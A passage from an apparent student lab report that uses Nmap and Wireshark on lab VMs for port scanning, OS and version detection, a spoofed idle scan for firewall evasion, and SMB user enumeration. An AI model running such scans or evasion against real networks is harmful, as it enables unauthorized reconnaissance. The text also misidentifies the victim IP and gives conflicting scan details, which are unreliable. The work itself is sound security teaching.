22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.49 ((Unix))
MAC Address: 08:00:27:91:03:19 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/bug.html
Nmap done: 1 IP address (1 host up) scanned in 13.54 seconds
    Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

Looking into the Wireshark captured traffic, we see Kali Linux (105.5) constantly sent packets to the Victim machine (192.168.105.4) to scan ports. In the following screenshot, we circled two port scans (port 8080 and 8888) sent from Kali Linux to VM1 and got responses from the victim machine (VM2). In this case, the response from the VM2 indicate the “Flags” as (RST, ACK), meaning the port is closed.

The Wireshark interface shows a list of network captures. The main pane displays the packet details, and the bottom pane shows the raw hex and ASCII data. Several packets are highlighted with red boxes:

- Frame 6:** A SYN packet from 192.168.105.5 to 192.168.105.4 (TCP Port 8080) with sequence number 0. It is highlighted with a red box.
- Frame 16:** A SYN packet from 192.168.105.5 to 192.168.105.4 (TCP Port 8080) with sequence number 1. It is highlighted with a red box.
- Frame 17:** An RST/ACK response from 192.168.105.4 to 192.168.105.5 (TCP Port 8080) with sequence number 2. It is highlighted with a red box.
- Frame 18:** A SYN packet from 192.168.105.5 to 192.168.105.4 (TCP Port 8888) with sequence number 0. It is highlighted with a red box.
- Frame 19:** An RST/ACK response from 192.168.105.4 to 192.168.105.5 (TCP Port 8888) with sequence number 1. It is highlighted with a red box.
- Frame 21:** A SYN packet from 192.168.105.5 to 192.168.105.4 (TCP Port 8888) with sequence number 1. It is highlighted with a red box.
- Frame 22:** An RST/ACK response from 192.168.105.4 to 192.168.105.5 (TCP Port 8888) with sequence number 2. It is highlighted with a red box.

The bottom pane shows the raw hex and ASCII data for the selected frames. The RST/ACK responses (Frames 17, 19, 21, 22) have the flags field set to 0x014 (RST, ACK).

We can also check port 80. We can see from the response packet that the “Flags” was indicated as (SYN, ACK), which means the port 80 is open and available.

No.	Time	Source	Destination	Protocol	Length	Info
47	31.869869411	192.168.105.5	192.168.105.4	TCP	58	58500 → 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
48	31.869880434	192.168.105.5	192.168.105.4	TCP	58	58500 → 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
49	31.869948748	192.168.105.5	192.168.105.4	TCP	58	58500 → 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
50	31.870068804	192.168.105.4	192.168.105.5	TCP	60	80 → 58500 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
51	31.870068925	192.168.105.4	192.168.105.5	TCP	60	111 → 58500 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
52	31.870068973	192.168.105.4	192.168.105.5	TCP	60	554 → 58500 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
53	31.870096701	192.168.105.5	192.168.105.4	TCP	54	58500 → 80 [RST] Seq=1 Win=0 Len=0
54	31.870152776	192.168.105.4	192.168.105.5	TCP	60	995 → 58500 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
55	31.870180654	192.168.105.5	192.168.105.4	TCP	58	58500 → 1723 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
56	31.870195738	192.168.105.5	192.168.105.4	TCP	58	58500 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
57	31.870219018	192.168.105.5	192.168.105.4	TCP	58	58500 → 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
58	31.870255293	192.168.105.5	192.168.105.4	TCP	58	58500 → 42271 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
59	31.870270700	192.168.105.5	192.168.105.4	TCP	59	58500 → 57617 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
▼ Transmission Control Protocol, Src Port: 80, Dst Port: 58500, Seq: 0, Ack: 64240						
Source Port: 80						
Destination Port: 58500						
[Stream index: 18]						
▶ [Conversation completeness: Incomplete (35)]						
[TCP Segment Len: 0]						
Sequence Number: 0 (relative sequence number)						
Sequence Number (raw): 4688063						
[Next Sequence Number: 1 (relative sequence number)]						
Acknowledgment Number: 1 (relative ack number)						
Acknowledgment number (raw): 2742810787						
0110 .... Header Length: 24 bytes (6)						
▶ Flags: 0x012 (SYN, ACK)						
Window: 64240						

So basically, this is the principle of Nmap port scanning by identifying the Flags in the response packets.

### Task 9.2.3: Detecting OS and version of services using Nmap

By running the following command, we can get the operating system version, and also the version of the service associated to the ports.

In the screenshot below, the scan result tells the OS is Linux, and its range is 4.15 – 5.8, which can be found in “OS details”.

In the port scan results, the service version will be listed. For instance, we can see from the following screenshot that Apache httpd 2.4.49 is running on port 80.

```
(kali㉿kali)-[~/lab]
$ sudo nmap -sS -O -sV -v -p 1-200 -oA mingyan_nmap_32 192.168.105.4

[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 05:16 EDT
NSE: Loaded 46 scripts for scanning.
Initiating ARP Ping Scan at 05:16
Scanning 192.168.105.4 [1 port]
Completed ARP Ping Scan at 05:16, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:16
Completed Parallel DNS resolution of 1 host. at 05:16, 0.02s elapsed
Initiating SYN Stealth Scan at 05:16
Scanning 192.168.105.4 [200 ports]
Discovered open port 21/tcp on 192.168.105.4
Discovered open port 22/tcp on 192.168.105.4
Discovered open port 80/tcp on 192.168.105.4
Completed SYN Stealth Scan at 05:16, 0.03s elapsed (200 total ports)
Initiating Service scan at 05:16
Scanning 3 services on 192.168.105.4
Completed Service scan at 05:16, 6.02s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 192.168.105.4
NSE: Script scanning 192.168.105.4.
Initiating NSE at 05:16
Completed NSE at 05:16, 0.04s elapsed
Initiating NSE at 05:16
Completed NSE at 05:16, 0.02s elapsed
Nmap scan report for 192.168.105.4
```

```
Nmap scan report for 192.168.105.4
Host is up (0.00040s latency).
Not shown: 197 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp    open  http   Apache httpd 2.4.49 ((Unix))
MAC Address: 08:00:27:91:03:19 (Oracle virtualBox virtual NIC)

Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Uptime guess: 14.705 days (since Sun Aug 11 12:21:22 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=252 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.02 seconds
    Raw packets sent: 223 (10.606KB) | Rcvd: 215 (9.290KB)
```

Also we got a few generated report as we specified.


```
(kali㉿kali)-[~/lab] $ ll
total 11868
-rwxrwxr-x 1 kali kali 2195 Aug 17 18:03 exploit.py
-rw-r--r-- 1 root root 573 Aug 19 05:16 mingyan_nmap_32.gnmap
-rw-r--r-- 1 root root 1091 Aug 19 05:16 mingyan_nmap_32.nmap
-rw-r--r-- 1 root root 3927 Aug 19 05:16 mingyan_nmap_32.xml
-rw----- 1 kali kali 12070044 Aug 19 04:20 Task9.2.2.pcapng
-rw----- 1 kali kali 57208 Aug 19 05:17 Task9.2.3.pcapng
```

We tried to cat the file with the extension “.nmap,” and we got the information below.

```
(kali㉿kali)-[~/lab] $ cat mingyan_nmap_32.nmap
# Nmap 7.94SVN scan initiated Mon Aug 19 05:16:38 2024 as: nmap -sS -O -sV -v -p 1-200 -oA mingyan_nmap_32 192.168.105.4
Nmap scan report for 192.168.105.4
Host is up (0.0000s latency).
Not shown: 197 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.49 ((Ubuntu))
MAC Address: 08:00:27:91:03:19 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Uptime guess: 14.705 days (since Sun Aug 4 12:21:22 2024)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=252 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Aug 19 05:16:46 2024 -- 1 IP address (1 host up) scanned in 8.02 seconds
```

From the Wireshark capture, we can see all the request sent from VM2 would restricts the port number to be in the range of 1 – 200. As we circled below, we can see all those target port number is less than 200.



No.	Time	Source	Destination	Protocol	Length	Info
7	0.108746937	192.168.105.5	192.168.105.4	TCP	58	52124 → 111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
8	0.108779939	192.168.105.5	192.168.105.4	TCP	58	52124 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9	0.108787827	192.168.105.5	192.168.105.4	TCP	58	52124 → 21 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
10	0.108794574	192.168.105.5	192.168.105.4	TCP	58	52124 → 53 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
11	0.108801617	192.168.105.5	192.168.105.4	TCP	58	52124 → 25 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
12	0.108808851	192.168.105.5	192.168.105.4	TCP	58	52124 → 110 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
13	0.108817489	192.168.105.5	192.168.105.4	TCP	58	52124 → 199 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
14	0.108824899	192.168.105.5	192.168.105.4	TCP	58	52124 → 113 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15	0.108831295	192.168.105.5	192.168.105.4	TCP	58	52124 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
16	0.108896974	192.168.105.5	192.168.105.4	TCP	58	52124 → 139 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
17	0.109007522	192.168.105.4	192.168.105.5	TCP	60	111 → 52124 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
18	0.109079639	192.168.105.4	192.168.105.5	TCP	60	143 → 52124 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

No.	Time	Source	Destination	Protocol	Length	Info
67	0.114424391	192.168.105.4	192.168.105.5	TCP	60	198 -- 52124 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
68	0.114424475	192.168.105.4	192.168.105.5	TCP	60	37 -- 52124 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
69	0.114424515	192.168.105.4	192.168.105.5	TCP	60	92 -- 52124 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
70	0.114615069	192.168.105.5	192.168.105.4	TCP	58	52124 -- 128 [S N] Seq=0 Win=1024 Len=0 MSS=1460
71	0.114631628	192.168.105.5	192.168.105.4	TCP	58	52124 -- 130 [S N] Seq=0 Win=1024 Len=0 MSS=1460
72	0.114639324	192.168.105.5	192.168.105.4	TCP	58	52124 -- 119 [S N] Seq=0 Win=1024 Len=0 MSS=1460
73	0.114646172	192.168.105.5	192.168.105.4	TCP	58	52124 -- 95 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
74	0.114653839	192.168.105.5	192.168.105.4	TCP	58	52124 -- 46 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
75	0.114666399	192.168.105.5	192.168.105.4	TCP	58	52124 -- 73 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
76	0.114667033	192.168.105.5	192.168.105.4	TCP	58	52124 -- 16 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
77	0.114674761	192.168.105.5	192.168.105.4	TCP	58	52124 -- 138 [S N] Seq=0 Win=1024 Len=0 MSS=1460
78	0.114721960	192.168.105.5	192.168.105.4	TCP	58	52124 -- 8 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
79	0.114735683	192.168.105.5	192.168.105.4	TCP	58	52124 -- 114 [S N] Seq=0 Win=1024 Len=0 MSS=1460
80	0.114746319	192.168.105.5	192.168.105.4	TCP	58	52124 -- 81 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
81	0.114756498	192.168.105.5	192.168.105.4	TCP	58	52124 -- 31 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
82	0.114766583	192.168.105.5	192.168.105.4	TCP	58	52124 -- 159 [S N] Seq=0 Win=1024 Len=0 MSS=1460
83	0.114778542	192.168.105.5	192.168.105.4	TCP	58	52124 -- 87 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
84	0.114854385	192.168.105.4	192.168.105.5	TCP	60	128 -- 52124 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
85	0.114854554	192.168.105.4	192.168.105.5	TCP	60	130 -- 52124 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
86	0.114854606	192.168.105.4	192.168.105.5	TCP	60	119 -- 52124 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
87	0.114854646	192.168.105.4	192.168.105.5	TCP	60	95 -- 52124 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
88	0.114854691	192.168.105.4	192.168.105.5	TCP	60	46 -- 52124 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth0  
 Ethernet II, Src: PCSSystemtec\_fe:07:39 (08:00:27:fe:07:39), Dst: Broadcast (ff:ff:ff:ff:ff:ff)  
 Address Resolution Protocol (request)

### Task 9.3: Firewall evasion using Nmap

In this task, we conducted an idle scan using zombie 192.168.105.1 as the zombie machine. The principle to choose a device with low activity, as an active device would produce unpredictable IP ID sequences, making the scan inaccurate. In this case, we use 192.168.105.1 (the gateway or the machine hosts VirtualBox) as the zombie machine since it's relatively quiet and has no frequent communication between those VM1 and VM2.

The output of this command can successfully detect that port 80 is open and what service is available.

```
(kali㉿kali)-[~/lab]
$ sudo nmap -sI 192.168.105.1 -p 80 -Pn 192.168.105.4

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 05:48 EDT
Idle scan using zombie 192.168.105.1 (192.168.105.1:80); Class: Incremental
Nmap scan report for 192.168.105.4
Host is up (0.0069s latency).

PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:91:03:19 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.01 seconds

(kali㉿kali)-[~/lab]
* (wireshark-17087) 05:48:55.830734 [Capture MESSAGE] -- Capture Stop
```

Looking into the Wireshark capturing, we can see most of the TCP traffic seems to be between the zombie device (192.168.105.1) and the attacker VM (192.168.105.5). We don't see any packets from direct communication between the attacker machine (Kali Linux) and the victim machine.


When the scanning gets started, the attacker machine (Kali Linux) sends a series of SYN/ACK packets to the zombie. The zombie responds with RST packets because it didn't initiate the connection.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	PCSSystemtec_fe:07:...	Broadcast	ARP	42	Who has 192.168.105.4? Tell 192.168.105.5
2	0.000548237	PCSSystemtec_91:03:...	PCSSystemtec_fe:07:...	ARP	60	192.168.105.4 is at 08:00:27:91:03:19
3	0.083713185	192.168.105.5	64.59.150.133	DNS	86	Standard query 0x4b9e PTR 4.105.168.192.in-addr.arpa
4	0.097338885	64.59.150.133	192.168.105.5	DNS	135	Standard query response 0x4b9e No such name PTR 4.105.168.192.in-addr.arpa
5	0.107171028	192.168.105.5	192.168.105.1	TCP	58	38042 - 80 [SYN, ACK] Seq=0 Ack=1 Win=1024 Len=0 MSS=1460
6	0.107370034	192.168.105.1	192.168.105.5	TCP	60	80 - 38042 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
7	0.138062255	192.168.105.5	192.168.105.1	TCP	58	38043 - 80 [SYN, ACK] Seq=0 Ack=1 Win=1024 Len=0 MSS=1460
8	0.138207361	192.168.105.1	192.168.105.5	TCP	60	80 - 38043 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
9	0.168470335	192.168.105.5	192.168.105.1	TCP	58	38044 - 80 [SYN, ACK] Seq=0 Ack=1 Win=1024 Len=0 MSS=1460
10	0.168703299	192.168.105.1	192.168.105.5	TCP	60	80 - 38044 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
11	0.201426056	192.168.105.5	192.168.105.1	TCP	58	38045 - 80 [SYN, ACK] Seq=0 Ack=1 Win=1024 Len=0 MSS=1460
12	0.201614094	192.168.105.1	192.168.105.5	TCP	60	80 - 38045 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
13	0.232027764	192.168.105.5	192.168.105.1	TCP	58	38046 - 80 [SYN, ACK] Seq=0 Ack=1 Win=1024 Len=0 MSS=1460
14	0.232375293	192.168.105.1	192.168.105.5	TCP	60	80 - 38046 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
15	0.262629994	192.168.105.5	192.168.105.1	TCP	58	38047 - 80 [SYN, ACK] Seq=0 Ack=1 Win=1024 Len=0 MSS=1460
16	0.262904288	192.168.105.1	192.168.105.5	TCP	60	80 - 38047 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
17	0.263292773	192.168.105.4	192.168.105.1	TCP	58	[TCP Port numbers reused] 38041 - 80 [SYN, ACK] Seq=0 Ack=1 Win=...
18	0.263497501	192.168.105.1	192.168.105.4	TCP	60	80 - 38041 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
19	0.313531748	192.168.105.4	192.168.105.1	TCP	58	[TCP Port numbers reused] 38041 - 80 [SYN, ACK] Seq=0 Ack=1 Win=...
20	0.313849347	192.168.105.1	192.168.105.4	TCP	60	80 - 38041 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
21	0.364209280	192.168.105.4	192.168.105.1	TCP	58	[TCP Port numbers reused] 38041 - 80 [SYN, ACK] Seq=0 Ack=1 Win=...
22	0.364395135	192.168.105.1	192.168.105.4	TCP	60	80 - 38041 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
Frame 17: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) on interface eth0						
Ethernet II, Src: PCSSystemtec_fe:07:39 (08:00:27:fe:07:39), Dst: 52:54:00:00:00:00 (00:00:00:00:00:00)						
Internet Protocol Version 4, Src: 192.168.105.4, Dst: 192.168.105.1						
Transmission Control Protocol, Src Port: 38041, Dst Port: 80, Seq: 0, Ack: 0, Len: 58						

Then Nmap forges a SYN packet to the victim machine making it appear to be the zombie's. This packet is aimed at the specific port (port 80) on the target. If the port is open, the target responds with a SYN/ACK to the zombie. As we marked below, we can see that the victim machine returns a SYN/ACK packet to the zombie.

Apply a display filter ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
19	0.313531748	192.168.105.4	192.168.105.1	TCP	58	[TCP Port numbers reused] 38041 - 80 [SYN, ACK] Seq=0 Ack=1 Win=...
20	0.313849347	192.168.105.1	192.168.105.4	TCP	60	80 - 38041 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
21	0.364209280	192.168.105.4	192.168.105.1	TCP	58	[TCP Port numbers reused] 38041 - 80 [SYN, ACK] Seq=0 Ack=1 Win=...
22	0.364395135	192.168.105.1	192.168.105.4	TCP	60	80 - 38041 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
23	0.415048067	192.168.105.4	192.168.105.1	TCP	58	[TCP Port numbers reused] 38041 - 80 [SYN, ACK] Seq=0 Ack=1 Win=...
24	0.415317516	192.168.105.1	192.168.105.4	TCP	60	80 - 38041 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
25	0.715211239	192.168.105.5	192.168.105.1	TCP	58	38159 - 80 [SYN, ACK] Seq=0 Ack=1 Win=1024 Len=0 MSS=1460
26	0.715227832	192.168.105.1	192.168.105.5	TCP	60	80 - 38159 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
27	0.715409823	192.168.105.1	192.168.105.4	TCP	58	80 - 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
28	0.715683364	192.168.105.4	192.168.105.1	TCP	60	80 - 80 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
29	0.745750449	192.168.105.4	192.168.105.1	TCP	60	80 - 80 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
30	0.766087399	192.168.105.5	192.168.105.1	TCP	58	38261 - 80 [SYN, ACK] Seq=0 Ack=1 Win=1024 Len=0 MSS=1460
31	0.766389433	192.168.105.1	192.168.105.5	TCP	60	80 - 38261 [RST, ACK] Seq=1 Ack=1 Win=32768 Len=0
[Stream index: 8]						
[Conversation completeness: Complete, NO_DATA (39)]						
[TCP Segment Len: 0]						
Sequence Number: 0 (relative sequence number)						
Sequence Number (raw): 529172787						
[Next Sequence Number: 1 (relative sequence number)]						
Acknowledgment Number: 0						
Acknowledgment number (raw): 0						
Flags: 0x002 (SYN)						
Window: 1024						
[Calculated window size: 1024]						
Checksum: 0x9772 [unverified]						

To verify how the Nmap forges a SYN packet, we can investigate the packet information. In the following screenshot, the `ifconfig` command tells the IP address and MAC address of the attacker machine. In the "SYN" packet, the source IP address is the zombie's IP address. However, the MAC address is exactly the same as the attacker's MAC. So, we can say this "SYN" message is actually from the attacker machine forged by the Nmap.



#### Task 9.4: Nmap scripting engine (NSE)

For this task, we are using the `smb-enum-users.nse` script in Nmap to list all the users in the target VM. SMB service runs on port 139 in VM1. From the scan output, we can see that port 139 is closed.

```
(kali㉿kali)-[~/lab]
$ cd /usr/share/nmap/scripts

(kali㉿kali)-[/usr/share/nmap/scripts]
$ sudo nmap -p 139 --script=smb-enum-users.nse 192.168.105.4
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 06:37 EDT
Nmap scan report for 192.168.105.4
Host is up (0.00050s latency).


PORT      STATE SERVICE
139/tcp    closed  netbios-ssn
MAC Address: 08:00:27:91:03:19 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.28 seconds

(kali㉿kali)-[/usr/share/nmap/scripts]
```

## Section II – Exploitation

We start the Wireshark to capture the traffic on VM2.



As we did earlier, the command “map -sn 192.168.105.0/24” can be used to scan the whole network for host discovery. In the following screenshot, we can see there are 3 hosts that are live. Since 192.168.105.5 is the attacker machine, and 192.168.105.1 typically is the machine hosting the NAT service (e.g., Gateway), it is easy to know 192.168.105.1 is the IP address of the victim machine.

```
(kali㉿kali)-[/usr/share/nmap/scripts]
$ nmap -sn 192.168.105.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 13:28 EDT
Nmap scan report for 192.168.105.1
Host is up (0.0017s latency).
Nmap scan report for 192.168.105.4
Host is up (0.0012s latency).
Nmap scan report for 192.168.105.5
Host is up (0.00095s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.93 seconds
```

And we use the command “sudo nmap -sS -O -sV -v 192.168.105.0/24” to run a network scan together with the service version and operating system information.

```
(kali㉿kali)-[/usr/share/nmap/scripts]
$ sudo nmap -sS -O -sV -v 192.168.105.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-19 13:20 EDT
NSE: Loaded 46 scripts for scanning.
Initiating ARP Ping Scan at 13:20
Scanning 255 hosts [1 port/host]
Completed ARP Ping Scan at 13:20, 1.89s elapsed (255 total hosts)
Initiating Parallel DNS resolution of 4 hosts. at 13:20
Completed Parallel DNS resolution of 4 hosts. at 13:20, 0.02s elapsed
Nmap scan report for 192.168.105.0 [host down]
Nmap scan report for 192.168.105.6 [host down]
Nmap scan report for 192.168.105.7 [host down]
Nmap scan report for 192.168.105.8 [host down]
Nmap scan report for 192.168.105.9 [host down]
Nmap scan report for 192.168.105.10 [host down]
Nmap scan report for 192.168.105.11 [host down]
Nmap scan report for 192.168.105.12 [host down]
Nmap scan report for 192.168.105.13 [host down]
Nmap scan report for 192.168.105.14 [host down]

Nmap scan report for 192.168.105.255 [host down]
Initiating Parallel DNS resolution of 1 host. at 13:20
Completed Parallel DNS resolution of 1 host. at 13:20, 0.02s elapsed
